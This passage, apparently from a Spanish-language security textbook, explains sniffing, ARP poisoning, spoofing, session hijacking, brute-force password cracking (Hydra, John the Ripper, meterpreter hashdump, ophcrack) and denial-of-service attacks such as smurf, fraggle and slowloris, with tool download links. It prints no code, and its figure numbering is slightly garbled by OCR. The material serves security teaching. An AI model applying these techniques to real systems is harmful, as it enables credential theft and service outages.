Podemos referirnos al sniffing en un sentido más caricaturesco. Quien alguna vez leyó historietas habrá notado que, cuando se quiere representar a alguno de los personajes llorando o suspirando, se utiliza la expresión snif-snif. Esta expresión no es una onomatopeya, sino que en inglés significa **sorber** o **inhalar** por la nariz, acto que se produce cuando una persona llora.

En cambio, los sniffers activos, además de capturar tráfico, también pueden enviar paquetes especialmente creados. Esto es muy útil si nos encontramos en una red segmentada mediante switches, ya que, de esta forma, podemos lanzar un ataque de ARP poisoning y, así, saltear la limitación impuesta por estos dispositivos.




Figura 4. Captura de pantalla de **Caín**, donde en la pestaña de contraseñas se pueden ver algunas de ellas.

A diferencia de las redes pasivas, las activas, dado que pueden generar gran cantidad de tráfico, no monitorean todo un segmento, sino que son colocadas en puntos estratégicos, escogiendo específicamente los equipos que se van a analizar para evitar que se realicen sobrecargas en la red.

En este momento, el lector atento se habrá percatado de que, si se genera tráfico en exceso en la red, existen mayores posibilidades de que el administrador del sistema identifique que algo extraño está sucediendo y, entonces, seamos detectados.

En la práctica, encontraremos una amplia variedad de estas herramientas, pero desde la óptica de las evaluaciones de seguridad,

existen algunas características que hacen de ciertas herramientas mejores opciones. Por ejemplo, la capacidad de identificar y clasificar protocolos inseguros junto con las contraseñas relevadas, la capacidad de lanzar ataques de ARP poisoning e, incluso, algunos ataques más complejos que incluyan la generación de certificados digitales para ataques sobre el protocolo SSL. En este sentido, el caso de **Caín** para Windows y **Ettercap** para sistemas Linux son algunos de los sniffers que sí o sí debemos conocer.




Figura 5. Captura de pantalla de la versión gráfica de **Ettercap.** Pueden apreciarse las conexiones redireccionadas por el equipo.

Pero más allá de estos, existen otros analizadores de protocolos generales que también son ampliamente utilizados y que no debemos desconocer. Entre ellos, quizás el más famoso sea **Wireshark**, anteriormente conocido como **Ethereal**. Es utilizado, sobre todo, para analizar y detectar problemas en redes de comunicaciones y, también, como una herramienta didáctica para analizar los distintos protocolos del modelo OSI en una conexión real. Permite ver la totalidad del tráfico que pasa a través de una red, usualmente

Ethernet, aunque es compatible con otras, configurando la placa de red en modo promiscuo.

Algunos de los atributos más sobresalientes de **Wireshark** son el hecho de que está liberado bajo licencia GPL, posee una interfaz intuitiva, tiene capacidades de filtrado ricas y flexibles, cuenta con soporte para formato estándar de archivos **tcpdump**, da la posibilidad de reconstruir sesiones TCP, es multiplataforma, etcétera.




Figura 6. Ejemplo de visualización del tráfico de una red Ethernet utilizando el analizador de protocolos **Wireshark**.

MODO PROMISCUO

El protocolo Ethernet reenvía todos los paquetes a todos los dispositivos de un mismo segmento de red, pero solo son leídos por la placa que los tiene como destino. Las otras interfaces sencillamente los ignoran. Cuando una placa tiene habilitado el **modo promiscuo**, procesará no solo el tráfico que está destinado a ella, sino todo el tráfico de dicho segmento.

Aunque no posee la interfaz gráfica de Wireshark, **tcpdump** es una herramienta de línea de comandos cuyo principal objetivo es analizar a bajo nivel el tráfico que circula por la red. Permite al usuario capturar y mostrar en tiempo real los paquetes transmitidos y recibidos en la red a la cual el equipo está conectado. Funciona en la mayoría de los sistemas operativos del tipo UNIX, en los cuales hace uso de la librería **libpcap** para la captura de paquetes. Brinda la posibilidad de aplicar varios filtros para obtener una salida más depurada. Sin ellos, tcpdump vuelca todo el tráfico que pase por la placa de red elegida.




Figura 7. Tráfico de red utilizando **tcpdump**. Podemos ver el host, y los puertos de origen y destino de las conexiones.

Un sniffer particular es **Kismet**, ya que está orientado a las conexiones inalámbricas 802.11 e, incluso, permite utilizar GPS para identificar la posición geográfica del access ooint. Funciona con cualquier placa wireless que tenga soporte para **modo monitor** (el modo monitor de Wi-Fi es el equivalente al modo promiscuo en redes Ethernet) y permite capturar tráfico de diversas normas. Se diferencia de la mayoría de los otros sniffers inalámbricos por su funcionamiento

pasivo, es decir que lo hace sin enviar ningún paquete detectable. También incluye características básicas de detección de intrusos, por ejemplo, la detección de programas de rastreo inalámbricos como **NetStumbler**, así como ciertos ataques a redes inalámbricas. Corre bajo gran cantidad de plataformas basadas en UNIX.

Impersonalización: spoofing

El **spoofing** es una técnica utilizada para **suplantar la identidad** de otro sujeto, que puede ser un usuario, un proceso u otro. Dependiendo del protocolo al que se haga referencia, esta técnica se implementará de diversas maneras, aunque las más conocidas son las de **IP spoofing**, **MAC spoofing** y **mail spoofing**. Claro que, en términos generales, podemos englobar dentro del spoofing a cualquier tecnología de red susceptible de sufrir suplantaciones de identidad. Por esta sencilla razón, es que la técnica de ARP poisoning que hemos mencionado hasta este momento, también se conoce como ARP spoofing.

DEBEMOS SABER QUE LA TÉCNICA DE ARP POISONING TAMBIÉN ES CONOCIDA COMO ARP SPOOFING

El IP spoofing consiste en sustituir la dirección IP de origen de un paquete TCP/IP por otra dirección IP a la cual se le desea suplantar la identidad. Esto se consigue utilizando programas que implementen esta técnica o, incluso, modificando los paquetes a mano.

Es importante tener presente que las respuestas del host que reciba los paquetes irán dirigidas a la IP falsificada. Por ejemplo, si se envía un ping *spoofeado*, la respuesta será recibida por el host que posee la IP spoofeada. Una analogía similar podría hacerse al momento de enviar una carta postal. Cuando una persona manda una carta, si en

HPING

Hping es una herramienta del tipo packet crafter indispensable para la evaluación y auditoría de redes y dispositivos. Permite manipular paquetes TCP/IP y configurarlos a gusto. La última versión disponible es hping3, y puede descargarse desde: **www.hping.org**.

el remitente, en vez de colocar su dirección, indica la de su vecino, cuando el receptor la reciba y la conteste, la respuesta llegará al vecino, y no a quien realmente la envió.

En el caso del MAC spoofing, existen razones muy diversas para decidir modificar la dirección MAC de un dispositivo de red. Pero, en primer lugar, una pregunta que podría surgir es: ¿cómo es posible cambiar la MAC de un dispositivo si esta se encuentra grabada en una memoria de solo lectura que no puede ser modificada?

> LA MAC ES LEÍDA POR EL CONTROLADOR, Y PODEMOS MODIFICARLA DESDE ESE LUGAR

La respuesta es bastante simple: si bien es cierto que dicha memoria no puede cambiarse, también es real que los distintos sistemas operativos no consultan directamente al hardware, sino que lo hacen a través del correspondiente controlador. Es decir, la MAC es leída y almacenada por el controlador, lo que posibilita modificarla desde ese lugar. Al depender del controlador, la forma de modificarla dependerá de cada sistema operativo; por ejemplo, con comandos propios del sistema (en el caso de Linux y todos los *NIX) o modificando algunas cadenas del Registro (en el caso de Windows).

La técnica del **email spoofing** es ampliamente utilizada en algunos ataques de ingeniería social. Esto es así porque, en diversas oportunidades, tiene mayor importancia que el origen del correo electrónico sea confiable para el receptor frente al hecho de que el atacante no reciba respuesta. Por ejemplo, los formularios de recomendación de los sitios web usualmente pueden ser manipulados, permitiendo de esta manera el envío de correos electrónicos a cualquier destinatario por medio de esta plataforma.

NETCAT

Es una herramienta de auditoría de redes y seguridad. Por su cantidad de funciones, suele denominarse la "navaja suiza" del TCP/IP. Típicamente, se utiliza para establecer conexiones TCP a servicios específicos e interactuar con ellos, por ejemplo, para obtener los banners de aplicación (banner grabbing). Podemos descargarla desde: **http://netcat.sourceforge.net**.

Robo de sesiones: hijacking

El concepto de **hijacking** proviene de la palabra inglesa cuyo significado es **secuestro**. En el ámbito tecnológico, hace referencia a toda técnica que conlleve el secuestro o robo de información y sesiones por parte de un atacante. Por otro lado, se utiliza en combinación con otras técnicas y ataques, como el spoofing.

Su aplicación es muy amplia y puede puntualizarse en varias técnicas específicas. Podemos hablar del secuestro de conexiones de red o sesiones de terminal (**session hijacking**), servicios, módems, páginas (**page hijacking**) e, incluso, las variantes como el secuestro del Portapapeles o **clipboard hijacking**, donde el Portapapeles es capturado y cada vez que se intenta pegar lo que se debería encontrar en él, aparece una URL con una dirección maliciosa. En la misma línea, una versión que ya tiene unos años pero que se sigue usando es el **clickjacking** o secuestro de los clics del mouse.

En los enlaces que presentamos a continuación se brinda información específica sobre session hijacking, tanto a nivel TCP como web.

Figura 8. Pantalla de inicio de **evilgrade** junto con el comando de ayuda desplegado en pantalla.

WindowSecurity: **www.windowsecurity.com/articles/understanding-man-in-the-middle-attacks-arp-part3.html** y OWASP: **www.owasp.org/index.php/Session_hijacking_attack**.

En este punto podemos remarcar que la combinación de las técnicas de sniffing, spoofing y hijacking nos permiten lanzar ataques más complejos, como el secuestro de sesiones SSL o **SSL hijacking**. De esta forma, un atacante potencialmente tendrá acceso a comunicaciones sensibles, y toda la información transmitida quedará expuesta.

En la misma línea, herramientas como **evilgrade** permiten lanzar ataques de mayor nivel de sofisticación combinando o haciendo uso de algunas de las técnicas antes vistas. En la **Figura 8** podemos ver la pantalla de inicio de esta herramienta.

Es posible descargar **evilgrade** junto con un README desde el sitio oficial de infobyte. Adicionalmente, podemos acceder a un video donde se ejemplifica un ataque a un sistema Windows 7 a través de una actualización de Java ficticia.

Evilgrade: **www.infobytesec.com/down/isr-evilgrade-2.0.0.tar.gz**

Demo: **www.infobytesec.com/demo/java_win7.htm**

Fuerza bruta

Los ataques de fuerza bruta son, esencialmente, ataques que buscan vulnerar mecanismos de autenticación basados en credenciales del tipo usuario y contraseña.

Se basan en probar todas las combinaciones posibles del espacio de claves de un sistema. Por ejemplo, si nuestra aplicación solo permite claves de 8 caracteres y letras minúsculas, el espacio estará determinado por 27^8 claves en total, es decir, 282.429.536.481

THEFLAME, LA AMENAZA FANTASMA

TheFlame es un tipo de malware de características similares a Stuxnet en cuanto a que está dirigido a objetivos muy específicos. Si bien aún no está completamente claro cómo se encarga de infectar a sus víctimas, las investigaciones recientes indican que, al igual que Stuxnet, aprovecha vulnerabilidades 0-day. Pero a diferencia de este, dentro de la red interna infecta otros equipos mediante un **ataque evilgrade** cuando estos intentan conectarse a Windows Update.

claves. De esta forma, cuanto mayor sea la potencia de cálculo de que disponemos, más rápido podremos encontrar la contraseña correcta.

Pero a medida que el espacio de claves y, en especial, la longitud de estas crece, la capacidad de cálculo actual se vuelve insuficiente para recorrer el espacio de claves total en tiempos humanamente prácticos. Por esta razón, muchas veces, en vez de recorrer por fuerza bruta pura todo el espacio de claves, se utilizan diccionarios con claves organizadas mediante algún criterio en particular. Algunos de ellos pueden ser diccionarios de palabras en español o en inglés, claves por defecto de dispositivos y cualquier otro criterio o combinación que se nos ocurra. Si realizamos una búsqueda en la red, encontraremos algunos sitios donde se pueden conseguir diccionarios o listas de contraseñas en forma sencilla.




Figura 9. Configuración de **xHydra** para un servidor FTP con el usuario admin y un diccionario llamado spanish_wordlist.

Estos ataques pueden ser remotos, cuando se lanzan a un servicio específico desde una ubicación externa; por ejemplo, un ataque a un servicio FTP, Telnet, SSH, etc.

Herramientas como **Hydra**, **Medusa** o **Brutus** permiten implementar este tipo de ataque dirigido hacia protocolos específicos. A excepción de Brutus (**www.hoobie.net/brutus**), todas las demás herramientas que veremos en el resto de esta sección se encuentran en BT5.

En la **Figura 9** vemos un ataque de fuerza bruta lanzado al servicio FTP de la dirección IP 192.168.1.55 con la herramienta **xHydra**. xHydra es un frontend gráfico de Hydra; de hecho, podemos notar que en la parte inferior de la imagen se aprecia la línea de comando equivalente a las opciones configuradas en forma gráfica.

> XHYDRA ES UN FRONTEND GRÁFICO DE HYDRA, POR ESO SU USO ES MUCHO MÁS SENCILLO

Los ataques de fuerza bruta no solo pueden utilizarse para vulnerar la autenticación de procesos remotos, sino que también pueden aplicarse a mecanismos de autenticación locales, como el logon a los sistemas operativos.

En el caso de los sistemas Linux, la información de los usuarios está almacenada en el archivo **/etc/passwd**, mientras que los hashes de las contraseñas se encuentran en **/etc/shadow**. De esta forma, si un usuario malintencionado puede acceder al archivo **/etc/shadow**, mediante alguna herramienta de fuerza bruta intentará obtener las contraseñas de los usuarios. Recordemos que ningún sistema guarda las contraseñas en texto plano, sino que las hashea y luego almacena el hash asociado.

Para archivos locales, la herramienta **John The Ripper** es una de las más utilizadas. En la **Figura 10** vemos que se aplicó fuerza bruta sobre el archivo **shadow** de un sistema Linux mediante un diccionario llamado **common_pass** con las contraseñas más comúnmente utilizadas.

MITOS DE LAS CONTRASEÑAS EN WINDOWS

En 2008 Hispasec publicó una serie de cuatro artículos llamados **Mitos y Leyendas: las contraseñas en Windows**. En ellos se explicaban de manera amena algunos supuestos sobre las contraseñas y los mecanismos de autenticación en Windows. A continuación, compartimos alhgunos de los enlaces correspondientes a estos artículos. Parte 1: **http://unaaldia.hispasec.com/2008/04/mitos-y-leyendas-las-contrasenas-en_01.html** y parte 2: **http://unaaldia.hispasec.com/2008/04/mitos-y-leyendas-las-contrasenas-en_09.html**.




Figura 10. **John The Ripper** en acción. A partir de un ataque de diccionario, se obtuvo la clave del usuario root de BT5.

En el caso de los sistemas Windows, el archivo donde se encuentra la información de los usuarios es **/Windows/System32/config/SAM**. Al igual que en los sistemas Linux, si un usuario malicioso puede acceder a dicho archivo, podrá lanzar ataques de fuerza bruta sobre él. Pero en el caso de Windows, el archivo **SAM** solo es accesible por el proceso **LSASS** (*Local Security Authority SubSystem*). Con esto, para tener acceso a él, el atacante debería de tener acceso físico al equipo, de forma tal de bootear desde un Live CD y saltear las protecciones de acceso del sistema. Otra opción es usar una herramienta que pueda realizar un volcado de la porción de memoria adecuada, por ejemplo, **pwdump**.




Figura 11. El comando **hashdump** de meterpreter nos permite obtener un volcado de la SAM del equipo comprometido.

Una vez que contamos con este archivo, podemos lanzar un ataque de fuerza bruta con John The Ripper o con la herramienta **Ophcrack**. En la **Figura 11** vemos cómo, a partir de haber explotado una vulnerabilidad, por ejemplo, alguna de las analizadas en el **Capítulo 4**, desde la consola de meterpreter podemos ejecutar el comando hashdump y obtener un volcado de la memoria del archivo SAM.

Una vez que obtuvimos esa información, con la herramienta ophcrack lanzamos el ataque de fuerza bruta. Luego de un tiempo obtenemos las contraseñas de acceso de los dos usuarios identificados, **Administrador** y **ehr**. Esto puede apreciarse en la **Figura 12**.




Figura 12. A partir de la información provista por hashdump, mediante ***ophcrack*** obtenemos las credenciales del equipo comprometido.

Hoy en día, la mayoría de estas herramientas, permiten lanzar ataques de fuerza bruta pura, diccionario e, incluso, mediante tablas prehasheadas (también conocidas como rainbow tables), como en el caso de Ophcrack. Ophcrack es una herramienta que se distribuye como un liveCD que nos permite desciffar contraseñas en sistemas Windows sin que sea necesario realizar procedimientos adicionales.

Denegación de servicio

Los ataques de **denegación de servicio** (DoS) tienen por objetivo saturar los recursos de un equipo o sistema de forma tal de degradar su capacidad de respuesta o, en el mejor de los casos, lograr que deje de responder. En términos generales, estos recursos pueden ser memoria, capacidad de procesamiento de la CPU, conexiones de red, disco duro, etcétera.

A continuación, explicaremos brevemente algunos antiguos ataques de DoS, que si bien ya no son efectivos por sí mismos, conceptualmente han permitido que se desarrollen otras técnicas basadas en sus principios de funcionamiento.

La primera que trataremos es **IP flooding**, cuyo objetivo es saturar el servicio de red de un equipo o dispositivo determinado mediante el envío de paquetes IP. Los ataques que implementan esta técnica pueden utilizarse para bajar el rendimiento de la red a la cual está conectado el atacante, y así generar paquetes con origen y destino aleatorio. Otro objetivo podría ser saturar los recursos de red de una víctima en particular, para después llevar a cabo un ataque de session hijacking, entre otros posibles.

> EL OBJETIVO DE IP FLOODING ES SATURAR EL SERVICIO DE RED DE UN DISPOSITIVO.

Una forma de potenciar los resultados de esta técnica es utilizar la dirección de broadcast. Esta evolución del IP flooding lleva el nombre de **broadcast IP flooding**, ya que se basa en enviar paquetes IP a dicha dirección. A continuación, analizaremos dos ataques que implementan esta técnica: **smurf** y **fraggle**.

El ataque smurf utiliza paquetes ICMP echo-request con la dirección IP de origen de la máquina que será atacada, y con la dirección IP

DICCIONARIOS Y WORDLISTS

Quizás en este momento nos estemos preguntando dónde se pueden conseguir diccionarios o wordlist para probar en casa los ataques de fuerza bruta. En los links que ofrecemos a continuación encontraremos una amplia variedad de diccionarios: **ftp://ftp.ox.ac.uk/pub/wordlists** y **http://packetstormsecurity.org/Crackers/wordlists**.

destino de la dirección de broadcast de la red local o de las redes que se utilizarán para atacar a la víctima. Esto hace que todos los intermediarios reciban la petición y le respondan con paquetes ICMP echo-reply, magnificando el ancho de banda consumido y ralentizando la red hasta, incluso, llegar a saturar el equipo de la víctima.

El ataque fraggle es similar al smurf, pero utiliza el protocolo UDP. El resultado de esta acción es que los hosts que tengan activo el servicio **echo** reenviarán el paquete a la víctima, y los que no, mandarán un ICMP de error.

> EL ATAQUE FRAGGLE ES SIMILAR AL SMURF PERO UTILIZA EL PROTOCOLO UDP EN LUGAR DE ICMP

En muchos casos, los ataques de denegación de servicio se deben a vulnerabilidades en algunas aplicaciones específicas, como la asociada al código de Microsoft MS12-020, por medio de la cual, explotando una vulnerabilidad en el servicio de Terminal Service, es posible hacer que el equipo deje de responder. En la **Figura 13** apreciamos la explotación de esta vulnerabilidad con metasploit.




Figura 11. Con **Metasploit** también se pueden explotar vulnerabilidades que corresponden a DoS.

También existen vulnerabilidades de denegación de servicio que permiten que un servicio puntual deje de responder, aunque el equipo siga respondiendo y funcionando. Por ejemplo, la vulnerabilidad de **Slow Denial of Service**, presente en varias versiones de los servidores web Apache, cuando es explotada con éxito, hace que el servicio web

deje de funcionar, pero a excepción de dicho servicio, los otros se siguen comportando con normalidad. En la **Figura 14** vemos cómo explotar una vulnerabilidad de este tipo con una herramienta denominada slowloris. Esta envía peticiones HTTP especialmente armadas, de forma tal de saturar la cantidad de conexiones que el servidor puede manejar simultáneamente.




Figura 9. Vemos el resultado de nmap antes y después de ejecutar **`slowloris`** a un Apache. En el segundo caso, el servicio web está caído.

Si ampliamos el concepto de DoS y, en vez de ser un equipo el que lanza el ataque, contamos con un conjunto de ellos, normalmente una **botnet**, estamos en presencia de un ataque de **denegación de servicio distribuida** o **DDoS** (*Distributed Denial of Service*).

Recordemos que una botnet es un conjunto de equipos que han sido comprometidos (usualmente llamados **zombies**) que pueden ser controlados en forma remota por el atacante que tiene acceso a ellos. De esta manera, el atacante puede lanzar un ataque de DDoS desde todos los equipos zombies de su botnet. Vale la pena mencionar en este punto que existen diversos kits para controlar botnets, donde el

atacante programa las actividades de sus nodos en forma automatizada e, incluso, puede utilizarlos para continuar infectando otros equipos y aumentar el tamaño de su red. También es posible "alquilar" los servicios de una botnet en el mercado negro, ya sea para lanzar este tipo de ataques o para enviar spam.

Debemos saber que en reglas generales, el control de los equipos se logra a partir del uso de malware específico, como gusanos o troyanos, conceptos ya vistos en el **Capítulo 4**.

> GENERALMENTE EL CONTROL DE EQUIPOS SE LOGRA MEDIANTE EL USO DE MALWARE ESPECÍFICO

En los últimos tiempos, organizaciones tales como la famosa **Anonymous** popularizaron este tipo de ataques a empresas de la talla de VISA, Paypal, Sony y otras grandes corporaciones. Es discutible si el fin de esta causa es justo o no, pero el mecanismo utilizado es considerado un delito por la mayoría de los países.

En Latinoamérica también hemos tenido casos de ataques a distintas organizaciones relacionadas con los derechos de propiedad intelectual y a diversas organizaciones gubernamentales, en especial, durante los períodos de tiempo en que, a nivel internacional, se han estado tratando leyes o regulaciones que socavan la privacidad de las personas. Ejemplos de estas leyes y regulaciones existen muchas, pero entre las más conocidas encontramos las siguientes: Ley Sinde en España, Ley Lleras en Colombia, los fallidos intentos de PIPA y SOPA, y un largo etcétera de casos similares.

Es importante tener en cuenta que en el último tiempo, uno de los casos más resonantes fueron los ataques a la página de Presidencia y al Senado de la República del Paraguay, luego de la destitución, para algunos poco clara del presidente Fernando Lugo.

EL PEREZOSO NO TAN PEREZOSO

Slowloris es un simpático animalito de Asia que se encuentra en peligro de extinción; su traducción al español sería Lori Perezoso. Pero también es un script desarrollado en Perl, cuyo nombre surge del hecho de que la herramienta implementa un Slow Denial of Service Attack, puntualmente, al servicio HTTP. Puede descargarse de: **http://ha.ckers.org/slowloris**.

Tecnologías de comunicaciones

